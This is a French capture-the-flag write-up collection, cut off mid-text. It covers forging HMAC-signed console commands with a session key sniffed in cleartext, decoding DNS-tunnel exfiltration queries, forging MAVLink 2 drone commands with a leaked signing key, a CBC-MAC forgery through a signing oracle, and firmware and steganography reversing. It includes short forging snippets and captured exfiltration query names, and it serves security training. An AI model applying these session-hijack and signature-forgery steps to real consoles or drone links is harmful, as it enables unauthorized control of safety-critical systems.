> A flight-safety console that supports an allied air base in the Operation Dawn theatre accepted destructive commands from a workstation its administrator never used. New logins are disabled, but the exposed session is still live.
>
> Review the incident capture and access log, recover the administrator's session material, then issue the documented safe recovery command with a fresh valid signature. The live console returns the recovery code only after authenticating that command.

Fichiers du challenge : `files/hard-landing.zip` → `console.pcapng` , `console_access.log` , `ops_notes.txt` (non commités) **Cible :** une instance live limitée dans le temps (`http://w03.ctf.chronos-security.ro:PORT` , TTL 30 min)

TL;DR

La console authentifie les commandes avec un HMAC-SHA256 lié à la session, mais l'étape de login qui délivre l'ID de session *et* la clé HMAC se fait en HTTP clair. La capture montre l'administrateur se connectant depuis `192.0.2.11` ; `session` et `key` sont tous deux visibles dans la réponse `/api/login` . Trois commandes destructrices sont ensuite rejouées avec cette même session depuis un autre hôte, `192.0.2.14` — un vol classique de session/clé sur le câble, pas une devinette d'identifiants. `GET /api/status` sur la console live documente la chaîne canonique à signer et la commande de récupération sûre (`RETURN_TO_PAD`). La signer avec la clé volée renvoie le flag.

Approche

1. Reconnaissance — tri des trois fichiers

```
unzip -l hard-landing.zip
# console.pcapng         capture HTTP complète de la fenêtre d'incident
# console_access.log     journal d'audit applicatif
# ops_notes.txt          notes de passation d'incident
```

`console_access.log` montre immédiatement l'anomalie :

```
11:22:00Z LOGIN   src=192.0.2.11 role=administrator session=adm-2aca3785b702d3ef824b9cb8
result=issued
11:22:08Z COMMAND src=192.0.2.11 session=adm-2aca...                command=STATUS
result=accepted
11:23:00Z COMMAND src=192.0.2.14 session=adm-2aca...
command=DISABLE_SAFETY_LINK result=accepted
11:23:06Z COMMAND src=192.0.2.14 session=adm-2aca...
command=DIVERT_FROM_CORRIDOR result=accepted
11:23:12Z COMMAND src=192.0.2.14 session=adm-2aca...
command=SUPPRESS_RECOVERY   result=accepted
11:23:17Z AIRCRAFT_LINK_LOST src=192.0.2.20 aircraft=N17 result=recorded
```

La même session admin est utilisée depuis deux IP différentes. `192.0.2.14` ne s'est jamais connecté — il a réutilisé des identifiants ayant fuité ailleurs. `ops_notes.txt` confirme que la console parle en HTTP clair et que les commandes sont authentifiées par une signature HMAC-SHA256 liée à la session avec une fenêtre de fraîcheur.

2. Récupérer la session et la clé fuitées dans le pcap

```
tshark -r console.pcapng -Y http -T fields \
  -e frame.number -e ip.src -e ip.dst \
  -e http.request.method -e http.request.uri -e http.file_data
```

La réponse `/api/login` pour l'administrateur (envoyée en clair) est :

```
{"session":"adm-2aca3785b702d3ef824b9cb8",
 "key":"2aca3785b702d3ef824b9cb870481e04e1179b09172a1f9da3710e6bb2a759f1",
 "role":"administrator"}
```

L'ID de session et la clé HMAC brute (64 caractères hex minuscules = 32 octets) circulent sur le câble. Pas de TLS, pas de confidentialité — quiconque est sur le chemin entre `192.0.2.11` et la console au moment du login peut les récupérer, exactement comme `192.0.2.14` s'y est pris.

3. Interroger la console live pour obtenir le format exact de requête

```
curl -s http://w03.ctf.chronos-security.ro:PORT/api/status | jq
```

```
        {
          "request": {
            "method": "POST",
            "path": "/api/command",
            "headers": ["X-Session", "X-Timestamp (Unix seconds)", "X-Signature (64
lowercase hexadecimal characters)"],
            "canonical": "POST\n/api/command\n<X-Timestamp>\n<BODY>",
            "hmac": "HMAC-SHA256; decode the login JSON's exactly 64 lowercase hexadecimal
key characters to 32 bytes before use",
            "body": "{\"cmd\":\"RETURN_TO_PAD\",\"pad\":\"A1\"}"
          }
        }
```

4. Forger une commande de récupération sûre fraîchement signée

```
        body = '{"cmd":"RETURN_TO_PAD","pad":"A1"}'
        ts = str(int(time.time()))
        canonical = f"POST\n/api/command\n{ts}\n{body}"
        sig = hmac.new(bytes.fromhex(key_hex), canonical.encode(),
hashlib.sha256).hexdigest()
        # POST /api/command avec X-Session, X-Timestamp, X-Signature
```

La console valide la signature et la fenêtre de fraîcheur, exécute `RETURN_TO_PAD`, et renvoie le flag dans `recovery_receipt` (masqué ici ; voir `solve/solve.py`).

À retenir

- Authentifier des requêtes avec HMAC ne sert à rien si la clé elle-même est distribuée en clair au login — TLS protège l'*échange de la clé*, pas seulement les commandes.
- Une session détournée apparaissant depuis une seconde IP source qui ne s'est jamais authentifiée dans le journal d'accès est l'indice révélateur : corréler les événements `LOGIN` avec les IP qui émettent ensuite des `COMMAND`.
- `GET /api/status` agissant comme auto-documentation du schéma de signature est un chemin de « récupération sûre » délibéré — à lire avant de deviner le format des requêtes.

Radar Silence

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
network	120	158	✅	—	0xAr3s-root	Chronos Security

Énoncé

> RDR37 (192.0.2.37) carries the air-surveillance radar link of an Operation Dawn ally whose picture feeds the coalition's shared air surveillance; OPS40 (192.0.2.40) logs operations. Before a scheduled cutover, analysts marked RDR37 for a suspected bearer-token leak.

> This PCAPNG is an isolated-lab replay, not a production capture. Determine whether a bearer token left RDR37 and recover it for reissue.
>
> Submit `CSCTF{<source>_rotation_<token>}` using the lower-case station ID and a 32-character lower-case hex token.

Fichiers du challenge : `files/radar-silence.pcapng` (non commité)

TL;DR

La capture ne contient que 28 paquets DNS. RDR37 fait fuiter le token par tunnel DNS : quatre requêtes vers `<morceau>.<NN>.update.svc-telemetry.example`, chacune portant un fragment base32 et son index. En triant par `NN` puis en décodant le base32, on obtient le token de 32 caractères hexadécimaux (`CSCTF{rdr37_rotation_...}` masqué).

Approche

1. Reconnaissance

```
tshark -r radar-silence.pcapng -q -z io,phs   # eth > ip > udp > dns, 28 trames
tshark -r radar-silence.pcapng -T fields -e ip.src -e dns.qry.name
```

La plupart des noms sont du bruit bénin (`wpad`, `ocsp`, `time`, `_dmarc`, ...). Seul RDR37 interroge quatre noms étranges sous `update.svc-telemetry.example`, avec un label de 13 caractères et un index à 2 chiffres :

```
miytaojxmy3gk.00.update.svc-telemetry.example
ojxg4ydcnldmf.01.update.svc-telemetry.example
rtamrzg5sgiyz.02.update.svc-telemetry.example
tgmztknjqhfta.03.update.svc-telemetry.example
```

Ils sont **dans le désordre dans la capture** (02, 00, 03, 01) : il faut utiliser l'index. OPS40 ne fait que des requêtes ordinaires (leurres).

2. Décodage

Les labels utilisent l'alphabet `a-z2-7` → base32. On concatène par index 00→03 (52 caractères), on complète le padding, on décode → 32 caractères hex ASCII, conformes au format du token attendu.

3. Flag

`CSCTF{rdr37_rotation_<token>}` — voir `solve/solve.py` (flag masqué).

À retenir

- Signes d'un tunnel DNS : nombreux sous-domaines uniques sous un domaine parent inhabituel, labels base32, index de séquence.
- L'ordre des paquets ≠ l'ordre des données ; toujours trier par l'index embarqué.
- Filtrer par hôte source : les requêtes leurres de l'autre station sont sans intérêt.

Severed Link

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
network	120	84	✅	—	0xAr3s-root	Teodor Giurgica

Énoncé

> A reconnaissance drone on an ISR mission for an allied force in the Operation Dawn theatre takes orders from its field station over a signed MAVLink 2 link. Mid-mission the operator rotated the signing key, then pushed the new key over that same link while it was being recorded.
>
> Attached: the recording and the operator's notes. The uplink gateway is still online as it was during the incident. Show that an outsider can take the operator's place and command the aircraft.
>
> Flag format: `CSCTF{...}`

Fichiers fournis : `files/mission.tlog`, `files/mission.pcap` (le même trafic en UDP/14550), `files/ops_notes.txt` (non commités). **Cible :** une instance live limitée dans le temps (`w01.ctf.chronos-security.ro:<port>`, 30 min, un simple relais TCP MAVLink 2).

En bref

L'opérateur a fait tourner la clé de signature du lien MAVLink 2 avec un message `SETUP_SIGNING` envoyé *sur ce même lien signé, en cours d'enregistrement* ; la nouvelle clé de 32 octets est en clair dans la charge utile de ce message. La rejouer est refusé (anti-rejeu), mais re-signer un `HEARTBEAT` et un `COMMAND_INT` `DO_REPOSITION` frais avec cette clé et l'horloge du relais permet de s'authentifier comme l'opérateur et renvoie le flag.

Démarche

1. Reconnaissance — un lien signé et une clé transmise sur elle-même

`ops_notes.txt` donne le cadre : l'opérateur est sysid 255, le drone sysid 1, chaque trame est signée en MAVLink 2. En cours de mission, la clé de signature a été changée, mais *dans la bande*,

sur le lien console lui-même, au lieu d'un canal hors bande — « c'était une erreur : la nouvelle clé est passée sur un lien en cours de capture ». `mission.tlog` (et l'équivalent `mission.pcap`, MAVLink sur UDP/14550) est exactement cette capture.

Un `.tlog` est une suite d'enregistrements `(8 octets big-endian de microsecondes horloge murale, trame MAVLink 2 brute)`. Parser les 107 trames donne surtout des `HEARTBEAT` / `ATTITUDE` / `GLOBAL_POSITION_INT`, plus un `SETUP_SIGNING` (id de message 256) de l'opérateur (sysid 255) vers le drone et un `COMMAND_INT` `DO_REPOSITION` (id 75, `MAV_CMD_DO_REPOSITION` = 192) — un ordre de repositionnement réel, déjà accepté.

2. Hypothèse — le message de rotation porte la nouvelle clé en clair

La charge utile de `SETUP_SIGNING` (42 octets : MAVLink réordonne les champs du plus grand au plus petit) est `initial_timestamp(8) · target_system(1) · target_component(1) · secret_key(32)`. La décoder donne `target_system/component = 1/1` (le drone) et une `secret_key` de 32 octets. J'ai vérifié que c'est bien la clé active en recalculant la signature (`SHA-256(clé ‖ en-tête+charge+CRC ‖ link_id ‖ timestamp)[:6]`) des 47 trames signées qui suivent la rotation dans la capture : les 47 correspondent. La clé elle-même n'est jamais transmise ailleurs, ce qui confirme l'affirmation des notes selon laquelle elle « est passée sur un lien en cours de capture » — la capture est une fuite complète et autosuffisante.

Se connecter au relais live confirme le scénario de bout en bout :

```
SB-7 uplink gateway online. Authenticate as operator: signed COMMAND_INT
DO_REPOSITION from sysid 255 under the fleet link key. Replayed frames are
refused, the signing timestamp must be current.
```

Un `HEARTBEAT` non signé reçoit `DENIED: frame is not authenticated under the link key.` — même la poignée de main doit donc être signée avec la clé récupérée.

3. Exploitation — re-signer, pas rejouer

Rejouer tel quel le `DO_REPOSITION` capturé serait refusé (son timestamp de signature est périmé et le relais vérifie le rejeu). Le champ timestamp de signature est l'horloge MAVLink 2 standard — des ticks de 10 µs depuis le 2015-01-01T00:00:00Z — confirmé par une première sonde : envoyer une signature fraîche mais avec un timestamp arbitraire a donné `DENIED: stale signing timestamp outside the freshness window. Link time is 37399709984355.`, qui se décode exactement à l'heure murale de cette tentative. Chaque trame doit donc être signée avec `round((maintenant_utc − 2015-01-01T00:00:00Z) / 10 µs)` calculé au moment de l'envoi.

Le relais refuse aussi une commande isolée : `REJECTED: send a HEARTBEAT first.` — la séquence est donc un `HEARTBEAT` signé (sysid 255) pour ouvrir la session, immédiatement suivi d'un `COMMAND_INT` `DO_REPOSITION` signé (en réutilisant les coordonnées cibles du repositionnement capturé, puisque seule la signature doit être fraîche, pas le contenu) adressé au drone (sysid 1) :

```
python3 -I solve/solve.py files/mission.tlog w01.ctf.chronos-security.ro <port>
```

Le relais répond :

```
OPERATOR AUTHENTICATED. Reposition accepted.
Audit receipt: CSCTF{...}
```

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Réflexions

- Faire tourner une clé compromise sur le canal même suspecté compromis (ou ici, en cours d'enregistrement) annule la rotation : le nouveau secret est exposé par la même capture qui exposerait l'ancien.
- `SETUP_SIGNING` de MAVLink 2 place la clé brute sur le fil par conception — il suppose que le canal sur lequel il transite est déjà de confiance/hors bande ; le renvoyer sur le lien dans la bande supprime totalement cette hypothèse.
- L'anti-rejeu (un timestamp de signature strictement croissant) empêche le rejeu octet pour octet mais pas la forgerie une fois la clé connue : la solution est de re-signer un contenu frais avec la vraie clé et l'horloge du destinataire, pas de renvoyer des trames capturées.
- Les messages d'erreur du relais (`DENIED: frame is not authenticated…` , `stale signing timestamp… Link time is …` , `send a HEARTBEAT first`) spécifient entièrement la machine à états du protocole ; aucune devinette à l'aveugle n'a été nécessaire.

Outils & références

- Python 3 (`struct` , `socket` , `hashlib` , `datetime`), `tshark` (pour confirmer que le pcap porte le même trafic MAVLink 2/UDP)
- Signature de paquets MAVLink 2 (`SETUP_SIGNING` , id de message 256) et trames (`COMMAND_INT` , `HEARTBEAT`)

Reverse / Malware

Ghost Bank

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
reverse	856	29	✅	—	0xAr3s-root	Chronos Security

Énoncé

> A dormant relay bench from Brenzava exposes a single stopped GDB RSP endpoint. Behind it sits a controller with a sealed diagnostic bank. Recover the staged incident tasking; the flag is the code it contains.
>
> Flag format: `CSCTF{...}`

Fichiers fournis : `files/ghost-bank.zip` → `firmware.bin` (image plate AArch64 de 956 o), `firmware-load.txt`, `capture.ndjson` (non commités). Instance live : RSP en TCP brut sur `w01.ctf.chronos-security.ro:34224` (expirée).

En bref

Le stub émule un contrôleur MMIO : `f(challenge)` du firmware le déverrouille, `CONTROL=0x9c` (STATUS 4) fait exposer par la page 7 la clé du coffre (32 o), et la page 3 (seule page avec `CIPHER_LEN≠0`, 131 o) se déchiffre avec le bloc ChaCha du firmware lui-même (nonce `SEAL-V01\0\0\0\1`, compteur 1) → tasking contenant le flag.

Démarche

1. Reconnaissance — un firmware jamais exécuté, une capture qui rejoue un rituel

`firmware-load.txt` donne la carte MMIO (CONTROL, PAGE, OFFSET, DATA, CIPHER_LEN, CHALLENGE, KEY, STATUS) et le sous-ensemble RSP. `c` / `s` renvoient juste `S05` : le firmware n'est jamais exécuté, le stub *émule* les registres. La capture montre le rituel `CONTROL=0x41 → lire CHALLENGE → PAGE=7 → KEY (2×32 bits) → CONTROL=0x93 → STATUS=3`. Dans radare2, la boucle vivante en `0x400040` fait exactement ça, avec la clé calculée par un `f()` de type splitmix en `0x400120` ; `f(0x0123456789abcdef)` égale la KEY capturée, ce qui valide le reverse. Reste du code mort : quart-de-ronde/bloc ChaCha (`0x400090` / `0x400174`), un stream-XOR (`0x4002dc`) et les constantes `"expand 32-byte k"` + `"SEAL-V01"`.

2. Hypothèse — la banque est chiffrée en ChaCha, mais où est la clé ?

Les pages donnent des octets haute entropie, indépendants de la session, du challenge et de la clé. Beaucoup de temps perdu en devinettes (XOR répété, flux splitmix, ChaCha avec KEY/CHALLENGE/hashes XML comme clé, décompresseurs) — toutes négatives, car je ne lisais que les états 0/3 et seulement la page 7.

Trois observations ont tout débloqué :

- `qXfer` est annoncé dans `qSupported` mais répond `E01` sur une session fraîche ; après `CONTROL=0x41` il sert les XML (ils correspondent aux deux SHA-256 documentés et ne cachent rien — ce sont des contrôles d'intégrité, pas des clés).
- `CIPHER_LEN` **dépend de la page** : balayer PAGE 0–63 ne le montre non nul que sur la **page 3 (131)**. Je ne l'avais lu que sur la page 7.
- `CONTROL=0x9c` (dernier store du firmware) fait passer STATUS à **4**, et dans cet état la page 7 ne renvoie plus les octets scellés mais **32 octets de clé suivis de zéros**.

3. Exploitation

```
        python3 solve/solve.py w01.ctf.chronos-security.ro 34224   # depuis le dossier contenant firmware.bin
```

1. Lire la page 3 (131 o) — le chiffré.
2. Faire le rituel avec `PAGE=7` (écrire une autre page avant la clé fait échouer le contrôle et remet PAGE à 0), `CONTROL=0x9c`, STATUS=4.
3. Lire 32 octets de la page 7 → clé du coffre.
4. Déchiffrer avec la fonction de bloc *du firmware* (Unicorn exécute `0x400174`, qui utilise une disposition d'état non standard ; un ChaCha20 de bibliothèque serait faux), bloc de flux `n` pour le compteur `1+n`, constantes `SEAL-V01` + `00 00 00 01`.

Clair : `TASKING//STAGED-EW//RELAY-BENCH//AUTHKEY CSCTF{…}//JAM PROFILE: …//END`.

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Réflexions

- Je me suis fixé sur la page 7 car capture et firmware la mentionnent, et j'ai perdu du temps à cryptanalyser les mauvaises données. Énumérer *tous* les registres observables sur *toutes* les pages et dans *tous* les états avant d'attaquer le chiffre : `CIPHER_LEN` désignait la page 3 en une boucle.
- Le code mort est la spec du device émulé : le dernier store du firmware (`0x9c`) était une transition d'état que j'avais écartée comme épilogue de boucle.

- Les fonctions conditionnées à un état (`qXfer` après `0x41`) méritent d'être re-sondées après chaque transition.
- Réutiliser la crypto du firmware par émulation plutôt que de la réimplémenter ; un « ChaCha » à état permuté ne matcherait jamais une bibliothèque.

Outils & références

- Client RSP brut en Python 3, radare2 (`-a arm -b 64`), Unicorn (AArch64), gdb-multiarch inutile
- GDB Remote Serial Protocol, ChaCha20 (structure RFC 8439), SplitMix64

HELIOS-RTU

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
reverse	782	52	✅	—	0xAr3s-root	Ionut Coserea

Énoncé

> A HELIOS GRID remote terminal unit (RTU) exposes a single web service console. Behind it is a real emulated ATmega328P running signed control firmware. The unit issues a service token only for a correctly authenticated control directive — and the authentication key is physically unreadable from outside.
>
> Identify the silicon, bring up the one interface on the bench that still answers, recover the application firmware, and produce a valid authentication tag over a control directive carrying the live nonce. Interact only with your assigned instance.
>
> Flag format: `CSCTF{...}`

Fichiers fournis : instance live uniquement (`http://w01.ctf.chronos-security.ro:34019/` au moment du solve — expirée)

En bref

Câbler l'adaptateur AVR ISP sur le header ICSP pour identifier un ATmega328P (`0x1e950f`) à la flash verrouillée, lire les 2 Kio d'application via le bootloader série USB, apprendre de sa trame de contrôle AES-CBC-MAC qu'une directive vaut `frame[16]=0xCC, frame[17]=0x0A, nonce en [18:26]` , et forger le tag avec l'oracle de chiffrement `svc sign` du service lui-même (`tag = sign(b2 XOR sign(b1))`).

Démarche

1. Reconnaissance — un WebSocket, un banc, quatre adaptateurs

La page est un terminal muet : chaque ligne tapée part verbatim sur `/ws` en JSON, et le banc envoie sur le même socket une ligne `wire $ADAPTER $LEAD:$PIN ...`. `help` expose un vrai CLI `avrdude` (`signature, lfuse/hfuse/efuse/lock, flash, eeprom` lisibles) plus `bench` / `wire` ; `svc` n'existe qu'après le faux `apt install svc` (`nonce | telemetry | sign $REC | exec $FRAME $TAG`). Adaptateurs du banc : AVR ISP (6 fils), câble USB, sonde JTAG, sonde debugWIRE (DW/VCC/GND). Rien ne dit quel câblage est juste — les réponses console sont le seul oracle.

2. Hypothèse — identifier le silicium, puis essayer chaque transport

debugWIRE d'abord (`DW→RESET, VCC→5V, GND→GND_A`, `-c jtag2dw`) : `[debugwire] sending BREAK` mais la cible n'assert jamais la ligne dW. L'ISP sur le header ICSP (`MISO/MOSI/SCK/RESET/VCC/GND → ICSP_*`) répond immédiatement : signature `0x1e950f` (**ATmega328P**), `lfuse=FF hfuse=D8 efuse=FD lock=FC`. Les fusibles expliquent le banc : `DWEN=1` (debugWIRE fusible-off — d'où l'absence de sync), `SPIEN=0` (ISP vivant), `BOOTRST=0` avec section boot, et `LB` programmé donc lectures flash ISP en pur `0xFF` (EEPROM aussi). Le JTAG n'existe pas sur un 328P. Le câble USB (`-c arduino`) est l'interface qui répond encore avec de vraies données : le bootloader série renvoie les **2 Kio de firmware application** en flash `0x0000` (tout au-delà de `0x0800`, région de la clé incluse, lit `0xFF`).

Désassemblage (radare2, AVR) de cette application : vecteurs → `main en 0x536` (trame UART `0xAA, type, len, payload`), un cœur AES-128 (`0x39a` chiffrement, `0x2b6` expansion de clé, S-box en flash `0x73`) dont les round keys s'expandent depuis 16 octets copiés de la flash `0x7F00` — précisément la région qu'aucune interface externe ne renverra. Les trames type-5 (payload 48 o) sont vérifiées par AES-CBC-MAC sur le payload, puis exigent `payload[16]==0xCC`, `payload[17]==0x0A`, puis répondent avec le nonce courant de 8 octets (PRNG xorshift32 en SRAM `0x1B0`, graine `0xE98EDACA`). Les commandes service sont la même machine à un niveau d'écart : `svc sign $REC16` est l'AES du dispositif comme oracle de chiffrement (enregistrements commençant `0xCC` refusés), `svc exec $FRAME32 $TAG` est le vérificateur type-5.

3. Exploitation — forgery CBC-MAC sur nonce live à usage unique

```
python3 solve/solve.py http://w01.ctf.chronos-security.ro:34019/
# [*] Live nonce    : ff0e23f621056868
# [*] Frame         : 00000000000000000000000000000cc0a$NONCE000000000000
# [*] CBC-MAC tag   : c7fc… (sign[0] then sign[1 xor sign[0]])
# [*] exec reply    : service: directive authenticated
#                     service: control action ISSUE_TOKEN accepted
#                     service: SERVICE TOKEN = CSCTF{...}
```

Layout de trame : 16 octets zéro, marqueur directive `CC 0A`, le nonce live (8 octets), 6 octets zéro. Tag : `sign(frame[0:16])`, XOR dans `frame[16:32]`, `sign` à nouveau — la construction CBC-MAC de manuel, calculée via l'oracle puisque la clé elle-même ne quitte jamais le chip (l'extraire n'a jamais été nécessaire). Le nonce est à usage unique et global à l'instance : le lire, faire les deux signs, et `exec` dans la même session, sinon l'unité répond `directive nonce stale`. Un mauvais offset de marqueur répond `frame carries no control directive` ; un mauvais tag

répond `directive authentication failed` — les trois erreurs séparent proprement les trois contrôles.

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`flag{...}` (masqué)

Ce que j'ai appris

- Les octets fusibles sont une carte du banc : `DWEN`, `SPIEN`, `BOOTRST` et `LB` prédisaient lequel des quatre adaptateurs pouvait marcher avant qu'un seul fil soit tiré — lire `hfuse/lock` d'abord transforme « tout essayer » en checklist.
- « Physiquement illisible » était littéral et borné : le bootloader renvoie volontiers l'application mais `0xFF`-ise le domicile de la clé en `0x7F00`. Le pivot voulu va d'*extraire la clé* à *utiliser le chiffrement du dispositif comme oracle* — la forgery CBC-MAC a besoin de l'oracle, pas de la clé.
- Les messages d'erreur sont une spécification de protocole : `authentication failed` (MAC) contre `carries no control directive` (octets marqueurs) contre `nonce stale` (fraîcheur/position) m'ont dit laquelle des trois portes chaque tentative passait, transformant le layout de trame en recherche de 4 essais au lieu d'une devinette.

Outils et références

- Python 3 (client `websockets`, protocole ligne WebSocket `/ws`) + `curl` (recon des assets)
- radare2 (`-a avr`, `aaa` / `pdf`) sur l'application récupérée via bootloader ; sémantique CLI `avrdude` en console
- Datasheet ATmega328P (signature `0x1E950F`, cartes fusibles/lock-bits, conditions d'entrée debugWIRE/ISP/bootloader), forgery par oracle AES-128 CBC-MAC

Carrier Shadow

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
reverse	540	264	✅	—	0xAr3s-root	Armand Alexandru Balint

Énoncé

> A stripped x86-64 Linux ELF, pulled off a forward Ash Army command post after a hasty retreat. Prints a few lines of hex utility output when run. Signals suspects it is a carrier for something else: the usual places — data sections, strings, overlays, appended archives — are clean, but the binary's own second-stage payload signature turned up in captured traffic.

> Find where the payload actually lives in this binary, lift it out, and read the authorization string it carries. Static analysis beats a sandbox here — this is a reverse-engineering problem, not a shellcode run.
>
> Attachment: `carrier-shadow` — 1337736 bytes, SHA-256 `995fd7161d984898e521eb581f93380b11f31e3de342b368519a2221fb192a04`. Static ELF, no network, no setuid.
>
> Flag format: `CSCTF{...}`

Fichiers fournis : `files/carrier-shadow` (non commité). Tags : steganography, total-warfare.

En bref

Le second étage est caché dans le **motif des tailles de fonctions de la table de recherche `.eh_frame_hdr`** : après une ancre générée par un PRNG, l'écart entre deux adresses FDE consécutives code des symboles de Huffman, dont les bits (blanchis avec le même PRNG) forment un flux DEFLATE brut d'un ELF ; son `.rodata` contient la chaîne d'autorisation → flag.

Démarche

1. Reconnaissance — un utilitaire hexa beaucoup trop gros

`file` : PIE, lié dynamiquement, strippé. `strings` montre `hexkit 1.2.0` (crc32/fnv1a64 et un « self-test du registre de micro-fonctions ») et rien d'autre. Mais le fichier fait 1,3 Mo pour cela : `.text` fait 626 Ko et `.eh_frame` 496 Ko, alors que `.data`, `.rodata` et la fin du fichier n'ont rien où cacher des données, ce qui correspond à l'énoncé (« sections de données, chaînes, overlays, archives ajoutées sont propres »). Je ne l'ai pas exécuté.

En lisant le code de démarrage depuis le point d'entrée (`objdump -d`), une routine n'a rien à faire dans un outil hexa : elle parcourt ses propres program headers à la recherche de `PT_GNU_EH_FRAME` (`0x6474e550`), décode les encodages de `.eh_frame_hdr` (un lecteur DW_EH_PE), alloue `count × 8` octets et les remplit avec les adresses de fonctions de la table, puis appelle une fonction qui charge la constante **`0x6a2b3c4d`** — la « signature de payload ». Un dernier appel vérifie que le résultat commence par `0x464c457f` (`\x7fELF`), puis le passe à une autre routine. Le chargeur reconstruit donc un ELF à partir de la table de recherche du déroulage de pile.

2. Hypothèse — lire le chargeur comme une spécification

Lire la fonction de décodage (environ 0x600 octets d'x86) donne tout le format :

1. **Table** : `.eh_frame_hdr` (version 1, encodage de table `0x3b` = datarel sdata4) liste 24 816 FDE triées par adresse. Pour les ~120 premières entrées les écarts sont des multiples de 16 (vraies fonctions) ; à partir de l'entrée 123, ils sont petits et impairs (2…120) : le porteur. J'ai calculé `g[i] = loc[i+1] − loc[i]`.

2. **Ancre** : il initialise `xorshift32` avec `0x6a2b3c4d` (`x ^= x<<13; x ^= x>>17; x ^= x<<5`), produit 8 valeurs `x % 61 + 34` , et cherche 8 écarts consécutifs égaux (`69 75 80 91 47 58 35 37`) : trouvés à l'entrée 123.
3. **En-tête** : les 6 écarts suivants, moins 2 chacun : indice de table (0 ou 1), longueur sur 4 octets little-endian, et checksum XOR. Ici : table 0, longueur **17 733**, checksum **116**.
4. **Charge utile** : chaque écart suivant, moins 2 (donc 0…255), est un *symbole* d'un code de Huffman canonique dont les 256 longueurs de code viennent de `.rodata` (le chargeur indexe un tableau de pointeurs de `.data.rel.ro` : entrée 0 → `0x9b340` , entrée 1 → `0x9b240` ; lus dans les relocations). Les codes sont attribués à la manière deflate (plus courts d'abord, égalité départagée par la valeur du symbole), et les bits sont ajoutés **MSB en premier** jusqu'à `8 × longueur` bits.
5. **Contrôle et blanchiment** : le XOR de tous les octets doit égaler le checksum, puis chaque octet est XORé avec l'octet de poids faible de la sortie suivante de `xorshift32` (même graine).
6. L'appelant passe le résultat à une fonction de style `puff.c` (tables de comptage par longueur, `bits()` avec position sauvegardée, `longjmp` en cas d'erreur) : **DEFLATE brut**. Sa sortie doit commencer par `\x7fELF` .

3. Exploitation — refaire tout cela hors ligne

La table 0 donne le bon checksum (XOR = 116) ; la table 1 (une rampe de longueurs de code 6…) donne 255 : un leurre. Le script réimplémente les six étapes, écrit l'ELF de stage 2 de 34 192 octets (statique, strippé) et affiche la chaîne d'autorisation trouvée dans son `.rodata` , à côté de son format printf `payload: operation-dawn authorization = %s` . Je n'ai pas exécuté le stage 2 non plus.

```
        python3 -I solve/solve.py files/carrier-shadow stage2.elf
```

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Réflexions

- La stéganographie n'est pas forcément dans les octets du fichier : ici c'est la *disposition* (les tailles de fonctions dans la table de déroulage) qui porte les données, donc scanner sections, chaînes et overlays ne trouve rien.
- Une constante qui ressemble à une graine (`0x6a2b3c4d`) utilisée deux fois (génération de l'ancre et blanchiment) a été le pivot : c'est à la fois la « signature » de l'énoncé et la clé du format.
- Des champs d'en-tête avec leurs propres contrôles (plage de longueur, XOR) font de bons oracles : ils m'ont permis de distinguer la vraie table de longueurs de code du leurre sans

rien exécuter.
- Le code du chargeur était une spécification précise ; réimplémenter les mêmes étapes en Python est plus rapide qu'émuler ou mettre en bac à sable, ce que l'énoncé demandait.

Outils & références

- `readelf`, `objdump`, `xxd`, Python 3 (`struct`, `zlib`)
- Program headers ELF, table de recherche binaire `.eh_frame_hdr` (encodages DW_EH_PE), codes de Huffman canoniques, xorshift32, puff.c / DEFLATE brut

Ground Lock

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
reverse	120	163	✅	—	0xAr3s-root	Chronos Security

Énoncé

> A response team recovered the ground-maintenance utility used to service the GRIFFON-FC drones an Ash Army proxy flies over the Operation Dawn theatre. The accepted service code is needed before equipment handover.
>
> Recover that code. This is a constructed software case: the attachment is a Linux utility, not flight-controller firmware or a hardware dump, and static analysis is enough.
>
> Attachment: `fcunlock`, Linux x86-64 ELF, 682,600 bytes, SHA-256 `9634a7c4c4769a21eb921125a3d1b0ef560e3f4ed0202efa860861f0d2922399`.
>
> Submit `CSCTF{<service-code>}` with the exact 24 code bytes and case.

Fichiers fournis : `files/fcunlock` (non commité — actuellement dans `reverse/fcunlock`)

En bref

`main` découpe l'argument de 24 octets en trois mots little-endian de 8 octets, passe chacun dans le finalizer splitmix64 et compare à trois cibles stockées — et ce finalizer est entièrement inversible mod 2^{64}, donc chaque cible s'inverse vers ses 8 octets de code exacts.

Démarche

1. Reconnaissance — comportement d'abord, puis forme du checker

```
sha256sum fcunlock  # 9634a7c4…922399 conforme
file fcunlock       # ELF 64-bit LSB executable, x86-64, dynamically linked,
stripped
./fcunlock          # usage: ./fcunlock <service-code>  (exit 2)
./fcunlock AAAA     # ACCESS DENIED (exit 1)
```

`main` (en `0x4016da`, via `__libc_start_main` depuis l'entry `0x401530`) exige exactement un argument d'exactement 24 octets (`strlen` vs `3*8`), sinon usage/`ACCESS DENIED`. Le chemin de succès affiche `GRIFFON-FC ground-maintenance interlock released.` puis `Maintenance token: CSCTF{%.*s}` avec l'entrée — le flag *est* donc l'entrée acceptée, et la comparaison est tout le verrou :

```
for (i = 0; i < 3; i++) {
  acc = 0;
  for (j = 0; j <= 7; j++)
    acc |= (uint64_t)input[8*i + j] << (8*j);   // chargement u64le
  if (mix(acc) != table[4 + i]) fail = 0;        // table en 0x479020
}
```

La table rodata contient les deux constantes du mix (`0xff51afd7ed558ccd`, `0xc4ceb9fe1a85ec53`), le shift (`33`), le compte (`3`) et les trois digests — le qword suivant se décode en ASCII `usage: %`, c'est juste la zone de strings packées, pas une quatrième cible.

2. Hypothèse — finalizer splitmix64, inversible, pas de brute-force

La fonction en `0x401655` est le mixer splitmix64 verbatim :

```
x ^= x >> 33;  x *= 0xff51afd7ed558ccd
x ^= x >> 33;  x *= 0xc4ceb9fe1a85ec53
x ^= x >> 33
```

